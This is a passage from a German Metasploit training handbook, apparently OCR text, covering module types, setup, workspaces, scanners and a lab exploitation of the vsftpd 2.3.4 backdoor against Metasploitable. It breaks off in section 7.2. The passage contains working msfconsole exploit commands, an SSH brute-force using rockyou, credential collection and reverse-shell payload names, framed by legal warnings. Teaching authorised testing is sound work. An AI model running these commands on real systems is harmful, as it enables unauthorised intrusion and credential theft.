
PRAXISHANDBUCH

Metasploit

Das Praxishandbuch

Das Exploitation-Framework methodisch beherrschen – von Modulen bis Post-Exploitation



EIN FRAMEWORK, TAUSEND MODULE. NUR MIT EIGENER BERECHTIGUNG.

Mit Übungen, Spickzettel, Glossar und Index · Ausgabe Oktober 2026

Metasploit
Das Praxishandbuch

Das Exploitation-Framework methodisch beherrschen – von Modulen bis Post-Exploitation

Von Modularchitektur über Scanning und Exploitation bis zu Meterpreter und Automatisierung. Mit geführten Übungen gegen Metasploitable, Spickzettel, Glossar und Index.

Inhaltsverzeichnis

Vorwort 5

Für wen ist dieses Handbuch? 5

Aufbau 6

Kapitel 1: Was ist Metasploit? 7

1.1 Ein Framework statt eines Einzelwerkzeugs 7

1.2 Die wichtigsten Bestandteile im Überblick 7

1.3 Der grundsätzliche Arbeitsablauf 8

1.4 Dual-Use in besonders konzentrierter Form 8

Zusammenfassung 8

Kapitel 2: Grundlagen – Modultypen 9

2.1 Die sechs Modultypen 9

2.2 Exploit und Payload im Zusammenspiel 9

2.3 Auxiliary-Module: mehr als nur Scanner 10

2.4 Post-Module: nach dem ersten Zugriff 10

Zusammenfassung 10

Kapitel 3: Installation und Laborumgebung 11

3.1 Installation und erster Start 11

3.2 Die Datenbank initialisieren 11

3.3 Das isolierte Testnetz 11

Zusammenfassung 12

Kapitel 4: msfconsole-Grundlagen 13

4.1 Module suchen 13

4.2 Ein Modul auswählen und Optionen anzeigen 13

4.3 Optionen setzen 13

4.4 Modul ausführen: run vs. exploit 14

4.5 Weitere grundlegende Befehle 14

Zusammenfassung 14

Kapitel 5: Workspaces, Datenbank und Nmap-Import 15

5.1 Workspaces: Projekte sauber trennen 15

5.2 Nmap-Scans direkt aus msfconsole heraus 15

5.3 Vorhandene Nmap-Ergebnisse importieren 15

5.4 Mit den importierten Daten arbeiten . . . 16
5.5 Funde dokumentieren . . . 16
Zusammenfassung . . . 16

Kapitel 6: Auxiliary-Module – Scanning und Enumeration mit Metasploit . . . 17

6.1 Dienstspezifische Versionserkennung . . . 17
6.2 Anonyme Zugänge und Fehlkonfigurationen prüfen . . . 17
6.3 Login-Scanner als Alternative zu Hydra . . . 17
6.4 Ergebnisse im Workspace wiederfinden . . . 18
Zusammenfassung . . . 18

Kapitel 7: Exploitation gegen Metasploitable . . . 19

7.1 Der vollständige Workflow am bekannten Beispiel . . . 19
7.2 Den Exploit-Rang einordnen . . . 19
7.3 Ein zweites Beispiel: Samba-Schwachstelle . . . 20
7.4 Ergebnisse dokumentieren . . . 20
Zusammenfassung . . . 20

Kapitel 8: Payloads und msfvenom . . . 21

8.1 Staged vs. Stageless . . . 21
8.2 Der grundsätzliche Aufbau von msfvenom . . . 21
8.3 Encoder: wann sie sinnvoll sind . . . 22
8.4 Der Handler: das Gegenstück zu einem Reverse-Payload . . . 22
Zusammenfassung . . . 22

Kapitel 9: Meterpreter – Post-Exploitation-Grundlagen . . . 23

9.1 Warum Meterpreter? . . . 23
9.2 Grundlegende Befehle . . . 23
9.3 Mit mehreren Sitzungen arbeiten . . . 24
9.4 Post-Module statt manueller Befehle . . . 24
9.5 Rechteausweitung als Post-Schritt . . . 24
Zusammenfassung . . . 24

Kapitel 10: Praxisteil – Laboraufbau und geführte Übungen . . . 25

10.1 Laboraufbau . . . 25
10.2 Checkliste: sichere Laborumgebung . . . 25
10.3 Übungen . . . 25
Zusammenfassung . . . 27

Kapitel 11: Troubleshooting, Spickzettel, Glossar und Ressourcen 28

11.1 Häufige Probleme 28

11.2 Spickzettel 29

11.3 Glossar 29

11.4 Weiterführende Ressourcen 30

Zusammenfassung 30

Verzeichnis der Befehlsbeispiele 31

Index 32

Vorwort

`Metasploit` ist das Werkzeug, das die vorherigen Bände dieser Reihe bereits mehrfach gestreift haben: Im Ethical-Hacking-Handbuch kam es bei der Exploitation gegen die absichtlich verwundbare vsftpd-Version zum Einsatz, `msfvenom` wurde dort bewusst nur konzeptionell behandelt. Dieses Handbuch holt das nach und macht aus den Streiflichtern ein vollständiges Bild: die Architektur des Frameworks, seine Modultypen, die Datenbank-Integration, Payload-Grundlagen und die Post-Exploitation-Umgebung Meterpreter.

Metasploit ist kein einzelnes Werkzeug, sondern ein **Framework** – eine Sammlung aus tausenden Modulen, die alle demselben Grundmuster folgen: auswählen, konfigurieren, ausführen. Wer dieses Muster einmal verstanden hat, kann es auf nahezu jedes der mitgelieferten Module übertragen, nicht nur auf die wenigen, die in diesem Buch als Beispiel dienen.

> **ILLEGAL – niemals ohne Auftrag**
>
> Wie in den anderen Büchern dieser Reihe gilt ohne Ausnahme: Jedes Modul, jeder Payload und jede Meterpreter-Funktion in diesem Handbuch ist **ausschließlich** für den Einsatz gegen eine eigene, isolierte Testumgebung oder im Rahmen eines schriftlich autorisierten Auftrags bestimmt. Metasploit bündelt tatsächlich funktionsfähige Exploits für reale, teils noch heute verbreitete Schwachstellen – der Einsatz gegen fremde, nicht ausdrücklich freigegebene Systeme ist nach §§ 202a–202c sowie § 303b StGB strafbar und kann erheblichen Schaden anrichten.

Für wen ist dieses Handbuch?

Du bist hier richtig, wenn du

- bereits das Ethical-Hacking-Handbuch kennst und die dortige, nur kurz gezeigte Metasploit-Nutzung vertiefen möchtest,
- verstehen willst, wie ein Exploitation-Framework strukturiert ist, statt nur einzelne Befehle auswendig zu lernen,
- die Werkzeuge aus den anderen Bänden dieser Reihe (Nmap, hping3) in einen durchgängigen, datenbankgestützten Workflow einbinden möchtest,
- dich auf Zertifizierungen vorbereitest, in denen Metasploit eine zentrale Rolle spielt (eJPT, OSCP).

Aufbau

Kapitel	Thema
1	Was ist Metasploit? Einordnung, Geschichte, Architektur im Überblick
2	Grundlagen: Modultypen – Exploit, Payload, Auxiliary, Post, Encoder, NOP
3	Installation und Laborumgebung
4	msfconsole-Grundlagen: Module suchen, konfigurieren, ausführen
5	Workspaces, Datenbank und Nmap-Import
6	Auxiliary-Module: Scanning und Enumeration mit Metasploit
7	Exploitation gegen Metasploitable
8	Payloads und msfvenom
9	Meterpreter: Post-Exploitation-Grundlagen
10	Praxisteil: Laboraufbau und geführte Übungen
11	Troubleshooting, Spickzettel, Glossar und Ressourcen

> **TIPP – Profi-Trick**
>
> Die in Kapitel 7 genutzte vsftpd-Backdoor ist dieselbe, bereits aus dem Ethical-Hacking-Handbuch (Kapitel 5.3) bekannte, historische Schwachstelle in Metasploitable 2 – dort nur angerissen, hier mit zusätzlichen Modulen und dem vollständigen Workflow aus Workspace, Scan und Post-Exploitation vertieft.

Kapitel 1: Was ist Metasploit?

Lernziele

- Du kannst Metasploit als Framework von Einzelwerkzeugen wie hping3 oder Nmap abgrenzen.
- Du kennst die Geschichte und die wichtigsten Bestandteile des Metasploit-Projekts.
- Du verstehst den groben Aufbau der Architektur.

1.1 Ein Framework statt eines Einzelwerkzeugs

Alle bisherigen Werkzeuge dieser Reihe lösen eine klar umrissene Aufgabe: hping3 erzeugt Pakete, Nmap erkundet Netzwerke, John the Ripper und Hashcat prüfen Passwort-Hashes. Metasploit ist anders aufgebaut: Es ist ein **Framework**, das tausende einzelne, nach demselben Muster aufgebaute **Module** bereitstellt und sie über eine gemeinsame Umgebung (`msfconsole`) ansteuerbar macht.

Werkzeug	Charakter
hping3, Nmap	ein Werkzeug mit klar umrissener Aufgabe
John the Ripper, Hashcat	ein Werkzeug mit mehreren Angriffsmodi für dieselbe Grundaufgabe
Metasploit	ein Framework mit tausenden Modulen für sehr unterschiedliche Aufgaben, vereint durch eine gemeinsame Bedienlogik

Gut zu wissen

Metasploit wurde 2003 von H. D. Moore als Open-Source-Projekt veröffentlicht, ursprünglich in Perl. Seit 2007 basiert es auf Ruby. 2009 übernahm Rapid7 das Projekt; seither existieren eine freie, quelloffene Community-Edition und eine kommerzielle Pro-Variante mit zusätzlicher grafischer Oberfläche und Automatisierung. Dieses Handbuch behandelt die in Kali vorinstallierte Community-Edition.

1.2 Die wichtigsten Bestandteile im Überblick

Bestandteil	Funktion
`msfconsole`	die zentrale, interaktive Kommandozeilenumgebung des Frameworks
Module	die eigentlichen Bausteine: Exploits, Payloads, Auxiliary, Post, Encoder, NOP (Kapitel 2)
`msfvenom`	eigenständiges Werkzeug zur Erzeugung von Payloads außerhalb von `msfconsole` (Kapitel 8)
Meterpreter	eine fortgeschrittene Post-Exploitation-Umgebung, die als Payload eingesetzt wird (Kapitel 9)
Datenbank	speichert Hosts, Dienste und Funde über mehrere Sitzungen hinweg (Kapitel 5)

1.3 Der grundsätzliche Arbeitsablauf

Beispiel 1.1: Typischer Metasploit-Workflow (Konzept)

```
1. Workspace anlegen, Zielinformationen aus Nmap importieren (Kapitel 5)
2. Passende Auxiliary- oder Exploit-Module suchen (Kapitel 4)
3. Modul auswählen, Optionen setzen, Payload festlegen (Kapitel 4, 8)
4. Modul ausführen, Ergebnis prüfen
5. Bei Erfolg: mit Meterpreter weiterarbeiten (Kapitel 9)
6. Ergebnisse aus der Datenbank für den Bericht exportieren
   (Ethical-Hacking-Handbuch, Kapitel 8)
```

1.4 Dual-Use in besonders konzentrierter Form

LEGAL – nur mit Auftrag/Einwilligung

Kein anderes Werkzeug dieser Reihe bündelt so viele tatsächlich funktionsfähige, teils hochkritische Exploits an einem Ort wie Metasploit. Das macht die Grundregel dieser Reihe hier besonders wichtig: Jedes Modul darf ausschließlich gegen Systeme eingesetzt werden, zu deren Test du ausdrücklich berechtigt bist – eigene Laborumgebung oder autorisierter Auftrag, nichts dazwischen (Kapitel 3 und 10).

Zusammenfassung

Zusammenfassung

- Metasploit ist ein Framework aus tausenden Modulen, nicht ein einzelnes Werkzeug mit einer Aufgabe.
- `msfconsole`, Module, `msfvenom`, Meterpreter und die Datenbank bilden die zentralen Bestandteile.
- Ein typischer Workflow führt von der Zielerfassung über Modulauswahl und Exploitation bis zur Post-Exploitation.
- Die Bündelung vieler funktionsfähiger Exploits macht die Autorisierungsregel dieser Reihe hier besonders wichtig.

Kapitel 2: Grundlagen – Modultypen

Lernziele

- Du kennst die sechs wichtigsten Modultypen und ihre jeweilige Aufgabe.
- Du kannst für eine gegebene Aufgabe den passenden Modultyp benennen.
- Du verstehst, wie Exploit und Payload zusammenspielen.

2.1 Die sechs Modultypen

Modultyp	Aufgabe
Exploit	nutzt eine konkrete Schwachstelle aus, um Codeausführung oder Zugriff zu erlangen
Payload	der Code, der nach erfolgreichem Exploit auf dem Zielsystem läuft (z. B. eine Shell)
Auxiliary	Hilfsmodule ohne direkten Exploit: Scanner, Fuzzer, Denial-of-Service-Tests, Login-Versuche
Post	Module für die Post-Exploitation-Phase, nach bereits erfolgtem Zugriff
Encoder	kodiert einen Payload um, etwa um bestimmte Zeichen in der Übertragung zu vermeiden
NOP	erzeugt „No Operation"-Füllsequenzen, in der klassischen Exploit-Entwicklung zur Stabilisierung genutzt

Beispiel 2.1: Modultypen in msfconsole durchsuchen

```
$ msfconsole -q
msf6 > search type:auxiliary ftp
msf6 > search type:exploit vsftpd
```

2.2 Exploit und Payload im Zusammenspiel

Ein **Exploit** allein tut noch nichts Sichtbares – er öffnet lediglich den Weg dafür, dass ein **Payload** auf dem Zielsystem ausgeführt wird. Dieselbe Schwachstelle lässt sich oft mit unterschiedlichen Payloads kombinieren.

Beispiel 2.2: Verfügbare Payloads zu einem Exploit anzeigen

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) > show payloads
```

Payload-Kategorie	Beispiel	Charakteristik
Bind	`generic/shell_bind_tcp`	öffnet einen Port auf dem Zielsystem
Reverse	`generic/shell_reverse_tcp`	das Zielsystem verbindet sich zum Angreifer

Payload-Kategorie	Beispiel	Charakteristik
Meterpreter	`windows/meterpreter/reverse_tcp`	fortgeschrittene Post-Exploitation-Umgebung (Kapitel 9)

> **Gut zu wissen**
>
> Die Unterscheidung zwischen **Bind-** und **Reverse-Payloads** ist dabei zentral: Ein Bind-Payload öffnet einen Port auf dem Zielsystem, zu dem sich der Angreifer verbindet; ein Reverse-Payload lässt das Zielsystem selbst eine Verbindung zum Angreifer aufbauen – oft nützlich, um einfache, nur ausgehenden Verkehr erlaubende Firewall-Regeln zu umgehen (vergleiche hping3-Handbuch, Kapitel 6).

2.3 Auxiliary-Module: mehr als nur Scanner

Auxiliary-Module werden oft unterschätzt, decken aber einen großen Teil der alltäglichen Arbeit ab: Portscanner, Versionserkennung, Login-Brute-Force gegen zahlreiche Dienste, und sogar kontrollierte Denial-of-Service-Tests für die eigene Infrastruktur (vergleiche hping3-Handbuch, Kapitel 8).

Beispiel 2.3: Ein Auxiliary-Modul suchen und anzeigen

```
msf6 > search type:auxiliary scanner/ftp
msf6 > info auxiliary/scanner/ftp/ftp_version
```

2.4 Post-Module: nach dem ersten Zugriff

Post-Module setzen eine bereits bestehende Sitzung voraus (z. B. über Meterpreter, Kapitel 9) und automatisieren typische Post-Exploitation-Aufgaben: Systeminformationen sammeln, nach gespeicherten Zugangsdaten suchen, Rechte prüfen.

Beispiel 2.4: Ein Post-Modul suchen

```
msf6 > search type:post linux gather
```

Zusammenfassung

> **Zusammenfassung**
>
> - Die sechs Modultypen sind Exploit, Payload, Auxiliary, Post, Encoder und NOP, jeweils mit eigener, klar umrissener Aufgabe.
> - Ein Exploit öffnet den Weg, ein Payload führt die eigentliche Aktion auf dem Zielsystem aus.
> - Bind- und Reverse-Payloads unterscheiden sich darin, wer die Verbindung aufbaut.
> - Auxiliary- und Post-Module decken Scanning, Enumeration und Post-Exploitation ab, ganz ohne eigenen Exploit.

Kapitel 3: Installation und Laborumgebung

Lernziele

- Du startest Metasploit unter Kali und initialisierst die Datenbank.
- Du nutzt dasselbe isolierte Testnetz wie in den anderen Büchern dieser Reihe.
- Du verifizierst, dass Metasploit und Zielsystem im selben, vom Internet getrennten Netz liegen.

3.1 Installation und erster Start

Beispiel 3.1: Metasploit unter Kali starten

```
# Kali Linux: bereits vorinstalliert
$ msfconsole --version

# Debian/Ubuntu: offizielles Installationsskript von Rapid7 verwenden
# (Metasploit ist nicht in den Standard-Paketquellen enthalten)
```

Gut zu wissen

Außerhalb von Kali wird Metasploit üblicherweise über das offizielle Installationsskript von Rapid7 eingerichtet, nicht über die distributionseigene Paketverwaltung. Für dieses Buch wird die in Kali vorinstallierte Version vorausgesetzt.

3.2 Die Datenbank initialisieren

Metasploit nutzt im Hintergrund eine PostgreSQL-Datenbank, um Hosts, Dienste und Funde zu speichern (Kapitel 5).

Beispiel 3.2: Datenbank-Dienst starten und Status prüfen

```
$ sudo systemctl start postgresql
$ sudo msfdb init
$ msfconsole -q
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

WARNUNG – Sicherheitsrisiko

Ohne aktive Datenbankverbindung funktionieren `msfconsole` und die meisten Module zwar weiterhin, aber Workspaces, Host-Importe und die automatische Speicherung von Funden (Kapitel 5–7) stehen dann nicht zur Verfügung. Prüfe `db_status` deshalb zu Beginn jeder Sitzung.

3.3 Das isolierte Testnetz

Dieses Buch nutzt dasselbe Labor wie die anderen Bände dieser Reihe: Kali-VM und Metasploitable-2-VM im selben **Internal Network**, ohne Internetzugang.

Beispiel 3.3: Isolation vor jeder Übung verifizieren

```
$ ip route
# Keine Zeile mit "default via ..." -> kein bekannter Weg ins Internet
$ ping -c 2 192.168.56.102   # Zielsystem sollte erreichbar sein
```

LEGAL – nur mit Auftrag/Einwilligung

Die Checkliste zur Netzwerkisolation aus dem Ethical-Hacking-Handbuch (Kapitel 9) gilt vor jeder Übung in diesem Buch ausnahmslos: Netzwerkadapter auf „Internes Netzwerk", keine Standardroute ins Internet, Zielsystem ausschließlich die eigene Metasploitable-VM.

Zusammenfassung

Zusammenfassung

- Metasploit ist unter Kali vorinstalliert; andernfalls empfiehlt sich das offizielle Rapid7-Installationsskript.
- `msfdb init` richtet die PostgreSQL-Datenbank ein; `db_status` prüft die Verbindung zu Beginn jeder Sitzung.
- Ohne Datenbank funktionieren Workspaces und automatische Funde-Speicherung nicht.
- Dasselbe isolierte Internal-Network-Labor wie in den anderen Büchern dieser Reihe reicht für alle Übungen aus.

Kapitel 4: msfconsole-Grundlagen

Lernziele

- Du suchst gezielt nach passenden Modulen.
- Du konfigurierst ein Modul über seine Optionen.
- Du kannst den Unterschied zwischen `run` und `exploit` sowie globalen und modulspezifischen Optionen benennen.

4.1 Module suchen

Beispiel 4.1: Nach einem Modul suchen

```
msf6 > search vsftpd
Matching Modules
================
   #  Name                                  Disclosure Date  Rank       Description
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent
      VSFTPD v2.3.4 Backdoor...
```

Beispiel 4.2: Suche nach Typ, Plattform oder CVE eingrenzen

```
msf6 > search type:exploit platform:linux ftp
msf6 > search cve:2021-44228
```

4.2 Ein Modul auswählen und Optionen anzeigen

Beispiel 4.3: Modul auswählen

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) > show options

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s)
   RPORT   21               yes       The target port
```

Spalte	Bedeutung
`Current Setting`	aktuell gesetzter Wert, falls vorhanden
`Required`	ob die Option zwingend gesetzt werden muss
`Description`	kurze Erklärung der Option

4.3 Optionen setzen

Beispiel 4.4: Optionen setzen

```
msf6 exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
msf6 exploit(vsftpd_234_backdoor) > set RPORT 21
```

TIPP – Profi-Trick

`setg` statt `set` setzt eine Option **global**, also für alle nachfolgend geladenen Module gültig – praktisch für `RHOSTS`, wenn du mehrere Module nacheinander gegen dasselbe Ziel ausprobierst, ohne die Adresse jedes Mal neu eintippen zu müssen.

4.4 Modul ausführen: run vs. exploit

Beispiel 4.5: Ein Modul ausführen

```
msf6 exploit(vsftpd_234_backdoor) > run
```

`run` und `exploit` sind bei Exploit-Modulen gleichbedeutend; bei Auxiliary- und Post-Modulen, die keinen klassischen Exploit darstellen, ist ausschließlich `run` üblich. `exploit -j` startet einen Exploit zusätzlich **im Hintergrund** (als Job), sodass die Konsole währenddessen weiter bedienbar bleibt.

4.5 Weitere grundlegende Befehle

Beispiel 4.6: Nützliche Grundbefehle

```
msf6 > back              # aktuelles Modul verlassen, zur Hauptkonsole zurück
msf6 > info               # ausführliche Beschreibung des aktuell gewählten Moduls
msf6 > sessions -l        # aktive Sitzungen auflisten
msf6 > help               # Übersicht aller verfügbaren Befehle
```

Zusammenfassung

Zusammenfassung

- `search` findet Module nach Name, Typ, Plattform oder CVE-Nummer.
- `use` wählt ein Modul, `show options` zeigt seine konfigurierbaren Werte, `set`/`setg` setzt sie lokal oder global.
- `run`/`exploit` führt ein Modul aus; `exploit -j` startet es zusätzlich im Hintergrund.
- `back`, `info`, `sessions -l` und `help` gehören zu den Grundbefehlen jeder Sitzung.

Kapitel 5: Workspaces, Datenbank und Nmap-Import

Lernziele

- Du legst für jedes Projekt einen eigenen Workspace an.
- Du importierst Nmap-Ergebnisse direkt in die Metasploit-Datenbank.
- Du nutzt die Datenbank, um Hosts und Dienste projektübergreifend wiederzufinden.

5.1 Workspaces: Projekte sauber trennen

Ein **Workspace** fasst alle Hosts, Dienste und Funde eines Projekts getrennt von anderen Projekten zusammen – vergleichbar mit einem eigenen Ordner pro Auftrag.

Beispiel 5.1: Workspace anlegen und wechseln

```
msf6 > workspace -a uebungsbuch
[*] Added workspace: uebungsbuch
msf6 > workspace
  default
* uebungsbuch
msf6 > workspace uebungsbuch
```

TIPP – Profi-Trick

Lege für jede Übung in diesem Buch, spätestens aber für jedes eigene Lab-Projekt, einen eigenen Workspace an. Das verhindert, dass sich Testdaten verschiedener Übungen in der Datenbank vermischen.

5.2 Nmap-Scans direkt aus msfconsole heraus

Beispiel 5.2: Nmap-Scan direkt in die Datenbank einlesen

```
msf6 > db_nmap -sV 192.168.56.102
```

`db_nmap` funktioniert wie ein normaler Nmap-Aufruf (Nmap-Handbuch, Kapitel 4–5), speichert die Ergebnisse aber zusätzlich automatisch in der aktuellen Workspace-Datenbank.

5.3 Vorhandene Nmap-Ergebnisse importieren

Hast du bereits außerhalb von Metasploit mit Nmap gescannt (Nmap-Handbuch, Kapitel 9), lässt sich die XML-Ausgabe direkt importieren, ohne den Scan zu wiederholen.

Beispiel 5.3: Eine vorhandene Nmap-XML-Datei importieren

```
msf6 > db_import scan_192-168-56-102.xml
[*] Importing 'Nmap XML' data
[*] Successfully imported ...
```

5.4 Mit den importierten Daten arbeiten

Beispiel 5.4: Hosts und Dienste auflisten

```
msf6 > hosts
msf6 > services
msf6 > services -p 21,22,80
```

Beispiel 5.5: Gezielt nach einem Dienst filtern

```
msf6 > services -p 21 -u
```

> **Gut zu wissen**
>
> `-u` zeigt nur Dienste, die noch nicht als „geschlossen" markiert wurden – nützlich, um sich nach einem großen Scan auf die tatsächlich relevanten, offenen Dienste zu konzentrieren, statt die komplette Liste erneut durchzusehen.

5.5 Funde dokumentieren

Beispiel 5.6: Eine eigene Notiz zu einem Host hinzufügen

```
msf6 > hosts -a 192.168.56.102
msf6 > notes -a -t fund -h 192.168.56.102 "vsftpd 2.3.4 moeglicherweise verwundbar"
```

Diese in der Datenbank gespeicherten Notizen und Funde lassen sich später exportieren und erleichtern das Schreiben des Abschlussberichts (Ethical-Hacking-Handbuch, Kapitel 8).

Zusammenfassung

> **Zusammenfassung**
>
> - Workspaces trennen die Daten verschiedener Projekte innerhalb derselben Metasploit-Installation.
> - `db_nmap` führt einen Nmap-Scan direkt aus und speichert das Ergebnis automatisch in der Datenbank.
> - `db_import` liest bereits vorhandene Nmap-XML-Dateien nachträglich ein.
> - `hosts`, `services` und `notes` machen gespeicherte Informationen projektübergreifend wieder auffindbar.

Kapitel 6: Auxiliary-Module – Scanning und Enumeration mit Metasploit

Lernziele

- Du setzt Auxiliary-Scanner gezielt gegen einzelne Dienste ein.
- Du nutzt Login-Scanner als Alternative zu eigenständigen Werkzeugen wie Hydra.
- Du verstehst, wann sich ein Auxiliary-Modul gegenüber einem externen Werkzeug lohnt.

6.1 Dienstspezifische Versionserkennung

Beispiel 6.1: FTP-Version gezielt erfassen

```
msf6 > use auxiliary/scanner/ftp/ftp_version
msf6 auxiliary(ftp_version) > set RHOSTS 192.168.56.102
msf6 auxiliary(ftp_version) > run
[+] 192.168.56.102:21 - FTP Banner: '220 (vsFTPd 2.3.4)'
```

Dieses Ergebnis landet, bei aktiver Datenbank (Kapitel 5), automatisch in der Service-Tabelle des aktuellen Workspace.

6.2 Anonyme Zugänge und Fehlkonfigurationen prüfen

Beispiel 6.2: Anonymen FTP-Zugang prüfen

```
msf6 > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(anonymous) > set RHOSTS 192.168.56.102
msf6 auxiliary(anonymous) > run
[+] 192.168.56.102:21 - Anonymous READ (220 ...)
```

Dasselbe Ergebnis, das im Nmap-Handbuch (Kapitel 7.3) über das NSE-Skript `ftp-anon` gefunden wurde, liefert hier das entsprechende Metasploit-Auxiliary-Modul – ein gutes Beispiel dafür, dass dieselbe Prüfung oft über mehrere Werkzeuge dieser Reihe zugänglich ist.

6.3 Login-Scanner als Alternative zu Hydra

Beispiel 6.3: SSH-Login-Versuche über ein Auxiliary-Modul

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(ssh_login) > set RHOSTS 192.168.56.102
msf6 auxiliary(ssh_login) > set USERNAME msfadmin
msf6 auxiliary(ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
msf6 auxiliary(ssh_login) > run
```

ILLEGAL – niemals ohne Auftrag

Wie bei jedem Brute-Force-Werkzeug dieser Reihe (vergleiche Ethical-Hacking-Handbuch, Kapitel 6.4, und John-the-Ripper-Handbuch) gilt: Login-Scanner ausschließlich gegen die eigene, isolierte Testumgebung einsetzen. Gegen reale, fremde Dienste kann bereits ein einzelner unautorisierter Anmeldeversuch rechtlich problematisch sein, unabhängig vom Ergebnis.

Gut zu wissen

Ein wesentlicher Vorteil von Login-Scannern innerhalb von Metasploit gegenüber einem externen Werkzeug wie Hydra: Ein erfolgreicher Treffer lässt sich direkt im selben Lauf automatisch in eine Shell oder Sitzung überführen (`CreateSession`-Option bei vielen Modulen), statt die gefundenen Zugangsdaten manuell in ein anderes Werkzeug übertragen zu müssen.

6.4 Ergebnisse im Workspace wiederfinden

Beispiel 6.4: Gefundene Zugangsdaten auflisten

```
msf6 > creds
```

Alle über Auxiliary- oder Login-Module gefundenen Zugangsdaten werden, bei aktiver Datenbank, automatisch in der `creds`-Tabelle des aktuellen Workspace gesammelt – ein zentraler Fundus für den späteren Bericht.

Zusammenfassung

Zusammenfassung

- Auxiliary-Scanner decken Versionserkennung, Fehlkonfigurationsprüfungen und Login-Versuche ab, ganz ohne eigenen Exploit.
- Dieselbe Prüfung ist oft über mehrere Werkzeuge dieser Reihe zugänglich, etwa anonymer FTP-Zugang über Nmap-NSE oder Metasploit-Auxiliary.
- Login-Scanner können erfolgreiche Treffer direkt in eine Sitzung überführen, ein Vorteil gegenüber externen Brute-Force-Werkzeugen.
- `creds` sammelt alle gefundenen Zugangsdaten zentral im aktuellen Workspace.

Kapitel 7: Exploitation gegen Metasploitable

Lernziele

- Du führst einen vollständigen Exploit-Workflow von der Modulsuche bis zur Sitzung durch.
- Du verstehst, warum ein erfolgreicher Exploit-Lauf dokumentiert, nicht nur ausgeführt werden sollte.
- Du kannst den Rang (Rank) eines Exploits einordnen.

ILLEGAL – niemals ohne Auftrag

Alle Beispiele dieses Kapitels funktionieren ausschließlich gegen die absichtlich präparierte Metasploitable-2-Laborumgebung. Der Einsatz gegen irgendein anderes System ohne Auftrag ist unzulässig, selbst wenn dessen Versionsbanner zufällig übereinstimmt – es handelt sich dabei in aller Regel um eine reguläre, nicht betroffene Installation (vergleiche Ethical-Hacking-Handbuch, Kapitel 5.3).

7.1 Der vollständige Workflow am bekannten Beispiel

Beispiel 7.1: vsftpd-Backdoor, vollständiger Ablauf

```
msf6 > workspace uebungsbuch
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
msf6 exploit(vsftpd_234_backdoor) > check
[*] 192.168.56.102:21 - The target is vulnerable.
msf6 exploit(vsftpd_234_backdoor) > run
[*] Command shell session 1 opened
```

`check` prüft vor der eigentlichen Ausführung, ob ein Ziel überhaupt verwundbar erscheint, **ohne** den Exploit tatsächlich auszulösen – sofern das jeweilige Modul diese Funktion unterstützt. Das ist ein nützlicher Zwischenschritt, um Fehlalarme zu vermeiden, bevor ein invasiverer Schritt folgt.

Gut zu wissen

Historischer Hintergrund (Wiederholung aus dem Ethical-Hacking-Handbuch): 2011 wurde ein Download-Archiv von vsftpd 2.3.4 kurzzeitig durch eine manipulierte Version mit eingebauter Hintertür ersetzt. Metasploitable 2 bildet genau diese präparierte Variante nach. Ein Versionsbanner „vsftpd 2.3.4" allein beweist bei einem **fremden** System nicht, dass eine Backdoor vorhanden ist.

7.2 Den Exploit-Rang einordnen

Beispiel 7.2: Rang eines Moduls anzeigen

```
msf6 > info exploit/unix/ftp/vsftpd_234_backdoor
...
Rank: Excellent
```

Rang	Bedeutung
Excellent	zuverlässig, verursacht praktisch nie Instabilität des Zielsystems

Rang	Bedeutung
Great / Good	zuverlässig, aber etwas höheres Risiko für Nebenwirkungen
Normal	funktioniert üblicherweise, erfordert aber meist genauere Zielkenntnis
Average / Low / Manual	unzuverlässiger, erfordert oft manuelle Anpassung oder Vorwissen

WARNUNG – Sicherheitsrisiko

